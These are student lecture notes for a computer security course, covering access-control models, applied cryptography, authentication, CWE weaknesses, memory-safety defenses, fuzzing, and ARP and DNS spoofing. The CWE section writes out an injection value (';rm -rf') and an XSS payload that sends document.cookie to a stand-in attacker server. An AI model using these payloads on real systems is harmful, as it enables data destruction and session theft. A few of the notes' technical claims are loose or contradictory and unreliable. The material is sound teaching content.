Computer Security Course

Tamine Yann Kaourintin
Challot Juliette Claire Marie

October 2020

Chapter 3

3.4 Mandatory Access Control

3.4.1 DAC VS MAC : what's the difference

Discretionary Access Control is defined by the owner of the system, MAC Mandatory Access Control protocols are determined by the security policy and models, the owner may not have any power to change anything or there might not even be an owner.

3.4.2 Security Model : Bell La Padula

Many aspects are not covered by the model, they are general guidelines to apply and there are many inner decisions to be taken later on when the situation becomes clearer.

Levels of confidentiality

Execute, Read, Append and Write. which are defined in an access control matrix

Dominance relationship

A security level (l1,c1) dominates if and only if l1 bigger than l2 AND c2 is a subset of c1.
The level that dominates them all is the biggest label + biggest set. In a dominance lattice, the arrow indicates who dominates who.

Clearance Level

Clearance : Maximum security level a subject has been assigned Current Security Level: subjects can operate at lower security levels

ss-property (simple security)

No read Up. Problem is, if we give someone an authorization into a higher level temporarily, he can write a malicious program that throws down information to lower levels he still has access to. This causes a security breach because the SS property becomes easily violated.

star property

No Write Down
General can't Append/Write on a lower level, and can only append and write on the higher level and read on his own level. It's to block the problem of the first SS property.

Discretionary property (ds property)

If an access takes place it must be in the access control matrix.
Information should be accessed on a need to know basic, + DAC : Least privilege inside the security model.

Be careful!

There are still ways to obtain information, namely simply knowing that a file is in a certain security level and that it exists allows someone to track it's security level and gain information following the evolution of it's security level.

3.4.3 Covert channel

The more resources are shared, the harder it is to make sure there is no information flow. For example CPU sharing makes it easy for a person to determine when activity is higher in the system which can lead to information leaks. The way to solve this is easier to use dedicated hardware (for example for cryptography key storing) and adding randomness and noise (start up CPU at random). But it's still very hard to prevent information leaking this way.

The need for declassification

We often have to declassify documents, but it's hard to estimate if there are covert channels we are not aware of that we are releasing when we declassify. For example Microsoft word revision history retains deleted text. That means that if we make a document declassifiable and we release it, unauthorized people might have access to unexpected information.

3.4.4 CONCLUSION

Bella padula is nice for confidentiality but not for integrity, availability, it's too low level and not expressive enough. And the 3 security properties are also not enough to actually ensure confidentiality. And it makes the system static and very impractical.

3.5 MAC : Integrity Models

Bell La Padula focuses on confidentiality. It's great for military environments. But we also need to consider INTEGRITY, for example for fraud vulnerable systems like banking. Integrity cares about the unintended or unauthorized modifications of elements that are part of the system. Integrity behaves as if the system had no adversary. It's completely different from confidentiality.

3.5.1 The BIBA model for integrity

We only have two ops, read and write.

Two key rules that are very strict

Simple integrity : No read down, protects higher integrity principals from being corrupted by lower integrity data.
Star Integrity : no write up, prevents lower integrity principals from corrupting high integrity data.
In the bank : director can establish a rule and every employee reads. Employees can't rewrite rules.

BIBA variant 1 : low watermark

The Low-Water Mark Policy is a dynamic policy with three rules that basically amount to:
the new integrity level of a subject is the minimum of the previous integrity level of the subject and the integrity level of the currently accessed object Did not really understand this part.

BIBA variant 2: low watermark for objects

When an object is modified by a low integrity, the high integrity subjects can't read it anymore. Better to sanitize/create copies

BIBA Additional actions : Invoke

Simple invocation : Only allow subjects to invoke subjects with a label they dominate. This protects high integrity data from low integrity principals, but how do we know which level is the output.
Controlled Invocation : Only allow subjects to invoke subjects that dominate them prevents corruption of high density data. Hard to detect polluting information

3.6 Multi-Property security models

Combining security properties

BLP brings confidentiality but no integrity, BIBA integrity but not confidentiality and the chinese wall.

Who secures the TCB?

Trusted third party, Trusted Hardware and Advanced cryptography. Chinese wall, kinda obv policy, faire gaffe aux indirect flows (two people can make their knowledge common in the files of a third party for example).

Chapter 4

Applied Cryptography

4.1 Cryptography basics

It matters because it frees us from physical security and reduces TCB to the confidentiality and integrity of keys.

Cryptography primitives

Secure functions where either you can't break it down or there is no security argument if you break it down more. Easy way to crack basic cryptography systems : frequency analysis. If the patterns are not broken by the transformation code, it is very easy to identify letter by letter what corresponds to what.

4.1.1 OTP : One Time Pad, perfect secrecy

Key : pres-shared string of random bit as long as the message + must never be reused. goal : destroy patterns. Share a key r. apply an XOR bit by bit to the message with the key. So a letter does not represent the same set of bits. Reusing the key would allow frequency analysis and would, by computing the XOR of two encrypted messages, reveal the positions where the messages differ.
No integrity : unable to know if a message was modified.

4.2 Symmetric encryption / Confidentiality

Stream Ciphers

Fixed size, pre-shared key k + initialization vector IV (unpredictable but not secret + not reusable under the same key) go into stream cipher which gives us a stream(k, IV). We then do XOR with the message. This generates a pseudo random stream ie unless one knows the key, one cannot distinguish it from a random string. Similar to one time pad.
GOOD : Speed: algorithms are linear in time and constant in space. Errors in one bit do not affect subsequent symbols (=low error propagation).
BAD : low diffusion (all information is contained in an encrypted symbol). Easy to insert text, can be difficult to detect.

Block Ciphers

key: short random string. short key size blocks. we need to use this block by block, how?
First mode : ECB Electronic Chaining Block. Divide in blocks and provide each enc/dec block to encrypt and decrypt one block. Problem : m1=m2 =¿ c1=c2.
Second mode : Cipher Block Chaining. Idea : reuse the cipher of the last block to xor the next plain text before applying the encryption block. ENC(Mi) = Enc(k, mi XOR Ci-1). Problem is we have to wait for the previous block to translate the next one.
Third mode : Counter mode CTR : Turning a block cipher into a stream cypher. Need an always changing input : use an incremented Nonce. Enc(k;Nonce+i) XOR mi. we don't need a decryption algorithm. Slow, low diffusion and easier to identify tampering because one plaintext is multiple characters. But if there is an error in our encryption we also lose more data. You can parallelize for both decryption and encryption.

4.3 Symetric encryption / Integrity

We want to make sure the message is not modified. MAC: Message Authentication Codes. Instead of sending m, we send m, MAC(k,m).

CBC-MAC

Ci = ENC(k;mi XOR Ci-1) and MAC is the last one; This guarantees that if the message has been tampered with, the MAC generated is different from the one that was sent. Deterministic behaviour.

How to obtain confidentiality AND integrity?

Encrypt then MAC, instead of using the plaintext we can use the key in the MAC function and then generate the MAC from the encryption; But this is hard to get and can lead to errors. Instead we use AEAD (Authenticated encryption with associated data).

4.4 Asymmetric Cryptography

Limitations

Computationally costly
Not suitable to encrypt large amounts of data
What we actually do is encrypt the symmetric key. Or we use a hash function on a message, and we send is the message and Sign(Sk, h). This allows us to check that the sent message has not been tampered with.

digital signatures

message,sign(Secret key bob, m) : allows us to verify that the secret key of Bob is actually correct. Compared to MAC, the advantage is that anyone can accept the digital signature (non repudiation : Bob can't deny that he sent a message). This allows higher authorities to sign mappings from you to a site, allowing the site to be the only one to read from you and you make sure that the site is the one sending you the data.

hash functions properties

Pre-image resistance : given h(x), hard to recover x
Second pre-image resistance : given h(x), hard to find x' s.t h(x')=h(x)
Collision resistance : hard to find x,x' such that h(x')=h(x)
For digital signatures, we only need the last two because we are sending out the message in the clear anyway. The other two are absolutely necessary.

Hybrid encryption

1) establish a shared symmetric key using "key transport"
2)use the shared symmetric key for the rest of the conversation.
Does not respect forward secrecy...

desirable property : forward secrecy

We don't want old messages to be compromised if our long term key is compromised. We need a new protocol because hybrid encryption fails at this.

Diffie-hellman exchange

Basically, use the properties of the exponential so that each of them has exp(k1k2) as an encryption key and that means that it's hard for people in between to decode because logarithm is a very expensive computation.

Chapter 5

Authentication

5.1 Basics

The system needs to bind your identity to an authorization state.
How? Show what you know, what you are, or what you have.
Modern : where you are, how you act, who you know

5.2 Authentication : passwords

Secure transfer

How do we safely transfer the password?

Secure check

How do we make sure we don't leak the password?

Secure storage

If the system is stolen make sure it's not compromised

Secure password

Hard to guess passwords

5.2.1 How to have a secure transfer?

By using TLS/HTTPS which is a combination of Diffie Hellmann(establish a shared secret key), Digital signatures(authenticate and guarantee integrity) and hybrid encryption (fast communication channel).

Beware of replay attacks

Anything that reads your message and then tries to reuse it to send you fake information for some reason. How do we solve it? Instead of sending a message, we first have to sign a login through a

random R sent (a challenge) which was stored by the server. (Rick, Enc(wub,R)). And THEN, we delete R from the server so this block can't be reused by an attacker.

5.2.2 How to have a secure storage?

Of course, don't store in the clear. We have several options.

Hashing the Message

Store hashed messages, the hash has to have the property of pre image resistance, we don't need second pre image resistance because if the attacker already has m then he does not need to find an m' such that h(m)=h(m'). We don't need collision resistance either because we don't care if he wants to find a pair that is both because it doesn't help him find the password. This method can be weak to offline dictionary attacks because as passwords are not truly random, an attacker can compute H(word) for every word in a dictionary and see if the result is in the password file.

Hashing and Salting the message

To each password we assign a salt, this salt does not need to be secret, it's just to make sure that identical passwords have different hashes.This means that it becomes more costly to get all the passwords in a database (as you need to repeat the process for every salt). We can also use slow hash functions to increase computational complexity for hackers or/and apply hash multiple times, with pre image resistance this makes it much harder to get the original value. Also of course increase password entropy etc etc. Also require a second server, so that offline attacks are harder to implement.

5.2.3 Secure checking

Checking Letter by Letter

The problem is that the timing channel leaks information about the password (the longer it takes to reject the password the more characters you got right from left to right). One Solution could be to limit the number of attempts.A better one would be to use hashing and compare the hash value of the real password with what was entered. This way, even a small typo with respect to the original password does not reduce the unpredictability of the password. Rq: Hashing complicated error correction. One solution would be to store H(pswd) as well as H(Pswd), H(pswd) ... (so the most common typos) But one needs to be very careful from a security standpoint.

Problems with passwords

Strong password are difficult to remember so people tend to write them somewhere of reuse them across the system. Furthermore, they can get stolen (keylogger, shoulder surfing, phishing, social engineering ...).

5.3 Authentication : Biometrics

Biometrics is the measurement and statistical analysis of people's unique physical characteristics. Advantages : nothing to remember, passive, difficult to delegate (can't share your face, finger-

prints...), if the algorithm is very accurate they are unique. Authentication process has 2 phases : Enrollment and verification.

Enrollment

The biometrics of the user is introduced in the system and associated to their login :
- Capture : with a sensor
- Process : convert into a stream of bits = biometric template
- Store

Verification

The biometrics are captured and processed as before and the template obtained is compared to the stored one.
Where do these processes happen?
- Local : in the device where the assets protected are stored.
- Remote : on a server remote from the assets being protected

Storing/ processing locally is privacy-preserving but is hard to secure and difficult to update. Storing / processing remotely is less privacy-preserving but is easy to secure and update.
Because comparison is not exact, one needs to define a threshold on what "matching" means and balance false positive (less security, more usability) false negative (more security, less usability).

Problems with bio-metrics

Bio-metrics are hard to keep secret (fingerprint on door knob, pictures on social media...) so more and more systems add liveliness detection tests. Furthermore revocation is difficult ie if your iris was compromised by an adversary your can't change it like you would your password. On top of this, being identifiable and unique is not always what you want (you don't necessarily want the same identity on League of Legends and on your camipro) and biometrics may reveal informations that should remain private. Finally biometrics are not always universal or immutable : fingerprints can be altered (construction workers for example) and the iris can be changed by lenses.

5.4 Authentication : Tokens

Tokens are portable devices that authenticates a person's identity electronically by storing some sort of personal information. In token-based authentication, the token produces a value by applying a number of times a cryptographic function on a pre-agreed "seed" value.

Step 1 : Offline-Initialization

Token and server establish a common "seed" (= common random number) and synchronize their clock.

Step 2 : From-then-on Operations

Now obtain a random number from the seed that can only be computed by the token :
- Token : I am rick
- Server : Prove it
- Token computes $n = \frac{now-start}{interval}$, applies $v = f^n(seed)$ where f in a cryptographic function and

sends the result to the server
-Server computes n and does $v' = f^n(seed)$ and checks if $v = v'$.
Rq : Using a hash instead of a keyed function would be bad because anyone can compute a hash and thus given v, anyone could produce any future v by hashing the value.

5.5 Authentication : Two factors authentication

Combine two out of the three factors : What you know, what you have, what you are.

5.6 Authentication : What machines have

We use authenticate machines, this is done using a public key cryptography. Use secret keys to produce digital Signatures to authenticate parties.

Chapter 6

Adversarial thinking

6.1 Why do we study attacks ?

Very good attackers are very good defenders.

The attack engineering process

Define a security policy a threat model

One needs to be careful not to forget principals, assets or properties in the security model as there may be a valuable asset whose security is not protected from a particular principal. Also the threat model mustn't underestimate the adversary's capacity (make sure to consider all access possibilities (USB,Wifi...) and be careful to computational/algorithmic power (advanced machine learning algo can be used by you adversary)).

Ex : Attacking on miss-labelled assets :
Successful attack in the the HSM (Hardware Secure Modules) : if retrieving the key is forbidden (because the key is an asset) but nothing prevents us from retrieving it byte by byte, then we can still retrieve it.
Ex 2 : Attacking on unforeseen capabilities :
A part of the security system of the car is controlled by a system that is connected to the wifi of the car. This means that an attacker can go through the wifi to get to the electronic systems taking care of the security of the car.

Define security mechanisms that support the policy given the threat model

Inspect the security mechanism to find vulnerabilities that can be exploited. Remember open design principle, once the algorithm is known, adversaries may find and exploit its vulnerabilities. *Ex :* a small IV, bad parametrization,bugs...

Build an implementation that support/embodies that mechanism

Implementation or operation problems may allow an adversary to subvert the mechanisms / infiltrate the TCB.

6.2 Defender : threat modelling

Attack Trees

Attack goal is the root, the ways to achieve this goal are branches and the leafs are weak resources.

STRIDE

Identify system entities, events and the boundaries of the system.

Threat	Property threatened	Example
Spoofing	Authenticity	A member of the council of Ricks convinces Morty that he is the real Rick
Tampering	Integrity	The bad minion modifies the plan message send by Gru to our favorite minion Bob
Repudiation	Non-repudiability	Summer denies having told Morty that Rick was waiting for him
Information disclosure	Confidentiality	Summer learns about the secret plans of Rick and Morty
Denial of Service	Availability	The minions flood Dr. Nefario's lab with bananas and he cannot receive the latest weapons
Elevation of Privilege	Authorization	Bob the minion gains access to the system with Gru's credentials

P.A.S.T.A

Start from business goals, processes and use cases. Find threats from within the business model, assess impact and prioritize based on risk.

6.3 CWE : Common Weaknesses enumeration

Database of software errors on internet.

Most dangerous software errors :

Risky resource management

The system acts on inputs that are not sanitized.

Insecure Interaction between Components

One subsystem feeds another subsystem data that is not sanitized. This non-sanitized information is used by the program and can result in unintended behaviour.

CWE 78 : OS command injection attack

Inject commands into unchecked data receivers to make the system do things you want the system to do.
Ex : if I write in the *userName* field ';rm -rf' and nothing checks the format of userName then this will first return the home list of file and then delete everything without asking.

CWE 79 : Cross site Scripting (XSS)

The script that takes the adversarial input does not run a command but uses the input to dynamically generate web content.
Ex : If I browse the page as "http://trustedSite.com/welcome.php?username='< script > alert("You've been attacked !");</script>' and there is no check on the format of username then it interprets the content as javascript code and executes it with the javascript engine. The page opens a pop up that just reads "You've been attacked !".
Ex : If we have username = '<script>http://carmelaserver/submit?cookie= document.cookie;</script>'. The script makes an HTTP request to another URL sending as parameter the cookie in the current page : the script sends to carmelaserver the user's cookie at trustedSite.com (may content sensitive information).
How to avoid injection ?
Never send/ execute anything that comes from an untrusted source without sanitization. But cross subsystem sanitization is hard as subsystem A needs to know what the valid set of inputs for subsystem B is.

CWE 352 : Cross site request forgery (CSRF)

Create a bait website (Rick and Morty images in the case of big boss Carmela) and use hidden parameters in a form from this website to forge a request to another website B, stealing credentials that authorize the execution of commands in B's server. Whenever the Rick and Morty page starts loading, hidden inputs are assigned to default values (for example name of malicious student, amount of money to transfer to his account...) and a javascript function 'SendAttack()' submits the form. The authentication being cookie based when someone is able to execute under the cookie, this adversary gets the privilege of the user and thus the attack is successful.This is an instance of confused deputy problem enabled by the use of ambient authority.
How to avoid CSRF ?
To avoid this we need to confirm the authority that is emitting the cookie, check the HTTP origin, make requests side effect free, include a challenge to avoid replay attacks and include an authenticator (or implement complete mediation ie don't use cookies –> re-authenticate for every action).

CWE 494 :Risky resource management

Never include code that has not been properly verified first in the TCB.
There are 3 different families :
- Buffer Overflow : programmer miss-estimates the space reserved in memory and overwrites memory, code or other important variables enabling the adversary to execute arbitrary code.
- Feed recently created resources with unsanitized input.
- Direct execution of code that comes from untrusted sources.
Never include in your TCB code components that you have not positively verified. t least verify the origin through signature.

TCB : The trusted computing base (TCB) of a computer system is the set of all hardware, firmware, and/or software components that are critical to its security

CWE 829 Inclusion of functionality from untrusted control sphere

Instead of including untrusted cores directly into our system. We can use frames to separate this code so that the core itself is protected (the new added code is unable to interact with the core).

CWE Porous defenses

Defenses fail to provide full protection or complete mediation through missing checks or partial mechanims.
"defensive techniques that are often misused, abused or ignored".

Authentication and Authorization design failures and bugs

Encryption failures

[5]	CWE-306	Missing Authentication for Critical Function
[6]	CWE-862	Missing Authorization
[7]	CWE-798	Use of Hard-coded Credentials
[8]	CWE-311	Missing Encryption of Sensitive Data
[10]	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	CWE-250	Execution with Unnecessary Privileges
[15]	CWE-863	Incorrect Authorization
[17]	CWE-732	Incorrect Permission Assignment for Critical Resource
[19]	CWE-327	Use of a Broken or Risky Cryptographic Algorithm
[21]	CWE-307	Improper Restriction of Excessive Authentication Attempts
[25]	CWE-759	Use of a One-Way Hash without a Salt

Chapter 7

Sofware security

Software needs high performances : we use low level languages (c, c++) which trades type safety and memory safety for performance but do not implement safety mechanisms themselves.

7.1 Memory Safety

Bla bla use the fact that if there is no sanitized entries check, we can access to memory parts that are part of the stack and extract information. How do we solve this? sanitize your input and by making sure that the entries follow a strict string format.

Memory Corruption

Unintended modification of memory location due to missing/ faulty safety check.


Temporal Error

Ex : void vulnerable (char *buf) {
free(buf);
buf[12]=42;}

Spatial Error

Ensure that all memory access in a program are within the bounds of their pointers valid object.
Ex : void vulnerable () {
char buf[12];
char * ptr = buf[11];
*ptr++ = 10;
*ptr = 42;}


Layout of C



7.2 Execution attacks and defenses

Attack scenario : code injection

Force memory corruption to setup an attack. Redirects control flow to injected code.



To counter this problem, we can either check carefully the inputs that are given to the function, but in very big projects it's really hard to get everything right everywhere. So instead, we use something

called DEP (Data Execution Prevention).

Defense : Data Execution prevention

Enforces code integrity on page granularity. Each page in the memory have an executable bit. It is either set to writable or to executable. These two states are mutually exclusive, you can either write to a zone (ex : the stack can never be executed) or execute it . This is a hardware level counter : low overhead, hardware enforced. The only drawback is that we can't execute code that is self-modifiable and we can't add content on runtime (bad for languages like javascript).

Mitigation

3 properties : effectiveness against attack, efficiency and compatibility.

Sandboxing

Prevents a process from accessing system resources or corrupting other processes.

Attack scenario : code reuse

Find addresses of code gadgets, redirect the control flow of the program to gadget chains and thus force memory corruption to set up attack without trying to execute injected code. Idea is to change the return pointer of the function so that it points to a gadget (eg : calling the terminal?)

Defense : Address Space Layout Randomization : ASLR

Randomize the location of data regions and codes. This is a probabilistic defense that depends on loader and OS. But it's not totally efficient because some elements can't be moved, it's prone to information leaks (if the attacker doesn't care and just tests out random locations and extract location from the system) and there is a big performance impact (around 10%).

Defense : Stack canaries

Use a virtual canary, like the bird that miners use to tell them if toxic gas concentration in the air is getting dangerously high. This method works by placing in memory a random value chosen at program start just before the stack return pointer. Most buffer overflows overwrite memory from lower to higher memory addresses, so in order to overwrite the return pointer (and thus take control of the process) the canary value must also be overwritten. If the canary value has changed, then the program will assume that there has been some overflow and will stop execution (fail safe default). This method however is prone to information leak and doesn't protect against targeted writes or reads.

Defense : Safe exception handlers

Pre-defined set of handler addresses to make sure that after an error there is no undefined behaviour. However the system can only execute a pre-defined set of error handling functions.

7.3 Software Testing

"Testing can only show the presence of bugs". Testing is the process of executing a program to find errors. An Error is a deviation between observed behaviour and specified behaviour, a violation of the underlying specifications (functional requirements (no unexpected results), operational requirements ie performance usability (crash, too slow), security requirements).
Complete testing of all control flow and data flow paths reduces to the halting problem. Practical testing is limited by state explosion.

Control flow : All possible path through the program (ex : if-else clauses, for clauses...).

Data flow : All possible values for the variables locations that are used by the program.

Control flow checks whether an instruction executes or not but the result of the execution depends on the data.

Ex : void program(){
int a = read();
int x[100] = read()
if(a $\geq$ 0&&$a \leq$ 100)
$x[a] = 42$;
}

a=101 and a=12 covers all control flow
a=100 results in a bug due to different data flows

7.3.1 How to test security properties ?

Manual Testing

Search for bugs (code review, heuristic test cases).
Exhaustive : cover all input (not feasible)
Functional : cover all requirements
Random : automate test generation
Structural : cover all code

Automatic Testing

Testing is decided automatically (develop analysis that discovers bugs and enforce security properties/ test them).
Static analysis : analyse the program without executing it. This method however lacks runtime analysis (ex : aliasing).
Symbolic analysis : means of analysing a program to determine what input cause each part of the program to execute. It's based on converting the program into logical equations that cover many possible executions by abstracting the value of the variables. However this method is computationally heavy and thus not scalable. *Dynamic analysis (fuzzing) :* inspect the program by executing it. It is however challenging to cover all paths.

7.3.2 Coverage as metric

A software flow is only detected if the flawed statement is executed. Effectiveness of tests therefore depend on how many statements are executed (=coverage).
Statement coverage : doesn't imply full coverage.

Branch coverage : cannot cover all paths, try to evaluate every statement to both true and false but will not try all possible combinations of statements thus it's incomplete path coverage.

7.3.3 Fuzzing

Fuzz testing is an automated software testing technique that mutates inputs to improve ctest coverage. It generates inputs based on : *Random mutation, Leveraging input structure and Leveraging program structure.* The inputs are then run on the test program and if it crashes, a crash report is generated.

Input generation

Dumb fuzzing is unaware of the input structure; it randomly mutates inputs.
Generation based fuzzing has a model that describes inputs; input generation produces new input seeds in each round.
Mutation based fuzzing leverages a set of valid seed inputs; input generation modifies inputs based on feedback from previous round.

A leverage program structure

After execution, input can be modified based on program structure (and from past executions) to trigger new conditions.
Black box : fuzzing is unaware of the program structure.
Grey box leverages program instrumentation based on previous inputs (trace information).
White box : fuzzing leverages semantic program analysis to mutate input (increase code coverage).
Fuzzing is highly effective at finding bugs (CVEs).

Coverage Wall

No longer makes progress because checks of the program are complex and it is unlikely that a fuzzer will randomly generate inputs that satisfy all these checks.

Different types of fuzzers

Black box : generates random inputs.
Model Based : generates grammar based input.
Coverage-guided fuzzing, feedback loop : algo to generate new inputs.

7.3.4 Sanitization

Test cases detect bugs through assertions; segmentation fault, division by zero traps, uncaught exceptions; mitigations triggering information. Sanitizers enforce some policy, detect bugs earlier and increase effectiveness of testing. However it has high cost and cannot determine a wrong behaviour if it's based on the program specifications.

Address sanitizer (ASan)

Address sanitizer detects memory errors. It places red zones around objects and checks those objects on trigger events. Can detect the following types of bugs : out of bound accesses to heap, stack and global, use after free, use after return, use after scope, double free, invalid free, memory leaks.
The typical slowdown introduced by ASan is x2.
Rq : ASan only detects writes to red zones but does not protect or check the pointer itself.

Undefined Behaviour Sanitizer (UBSan)

UBSan detects undefined behaviour. It instruments code to trap on typical undefined behaviour in C/C++ programs. Detectable errors are : unsigned and misaligned pointers, signed integer overflow, conversion between floating point type leading to overflow, illegal use of Null pointers and illegal pointer arithmetic. Slowdown depend on the amount and frequency of checks. This is the only sanitizer that can be used in production.

Chapter 8

Network security

8.1 Introduction

Actually, a network is a much more complicated contraction with a lot of intermediate nodes.

Desired properties

Naming security

The association between lower level names (eg network addresses) and higher level names (Alice/Bob) must not be influenced by the adversary.
$\rightarrow Integrity, authentication, availability.$

Routing security

The route over the network and the eventual delivery of messages must not be influenced by the adversary. $\rightarrow Integrity, authentication, availability, authorization.$

Session security

Messages within the same session cannot be modified (keep ordering and no adding/removing messages). $\rightarrow Integrity, authentication.$

Content security

The content of the messages must not be readable or influenced by adversaries. $\rightarrow Integrity, confidentiality.$

Where are the problems ?

Session : SSL, TLS.
Transport : Transmission control protocol (TCP).
Network : Internet protocol (IP), naming and routing (DNS, BGP).
Datalink : Naming and routing ARP.

8.2 ARP spoofing


Ethernet

Local area network (LAN) technology. Machines have unique 48 bit MAC address. (Medium Access Code).

Internet protocol (IP) on the LAN

Hosts communicate using the IP protocol. Each machine has an IP address (4 bytes in iPv 4). Part of the address denotes the network and part the host.

8.2.1 How does IP routing works ?



Inside the LAN, Alice doesn't know networks details nor Bob's MAC address.

How can she learn about Bob's MAC ?

ARP is a translation between IP addresses and MAC addresses. Each host maintains a cached table of IP $\leftrightarrow$ MAC mappings. If not available, broadcast an ARP request to query for target IP. An APR reply responds with the MAC for that IP. This protocol does not provide any integrity mechanism nor authentication mechanism. So anyone can influence the naming association.

8.2.2 ARP Spoofing (only for local networks!)

What can you achieve ?

- Man in the middle attack : provide two hosts (sender/receiver) with your MAC address/ monitor communication or tamper it.
- Impersonation
- Abuse resource allocation (go over bandwidth limits by changing MACS anytime they are exhausted).
- Denial Of Service : avoid that packets arrive to one host.

8.2.3 ARP spoofing : Defenses

Use of static, read only defenses for critical services in the ARP cache of the host

ARP spoofing detection and prevention software

- check if one IP has more than one MAC or one MAC corresponds to multiple IP's.
- certify requests by cross-checking : ask other machines if they have seen the same association, if the answer is no then there might be a problem. (Separation of privileges because forces the adversary to gain control of more entities)
- Send an email if there is a MAC-IP association change.

8.3 DNS spoofing

What can you achieve ?

- Denial of Service (DoS) : censorship.
- Redirection : reroute clients to malicious host that can attack client (serving malware) or act as man in the middle (monitoring).

8.3.1 How does DNS work? (Domain Name System)

We send the request to a recursive resolver, that contacts the authoritative servers. There are no integrity and authentication checkups. We can be attacked in two ways :

Cache poisoning

Corrupt the DNS resolver with fake (IP,domain) pairs. This resolver will then send these erroneous pairs to machines asking for the IP of a specific domain.

DNS hijacking

Instead of corrupting the cache of the DNS server, we can directly hijack the pairs ie corrupt the DNS responses (man in the middle) with fake pairs.

8.3.2 DNS spoofing : Defenses

Domain Name System Security Extensions (DNSSEC)

DNSSEC provides origin authentication, DNS responses are digitally signed by authoritative resolvers (prevents poisoning). But careful, the responses are not encrypted so there is no confidentiality.

DNS over HTTPS (DoH)

DNS queries are sent over HTTPS protocol, which provides integrity and confidentiality through encryption and signature of messages. This one is widely used by google and other big organisations. It prevents DNS poisoning and dropping but does not solve the routing problem.

Other protocols : DNS TLS, DNS crypt, DNSCurve

8.4 BPG spoofing : Border Gateway Protocol

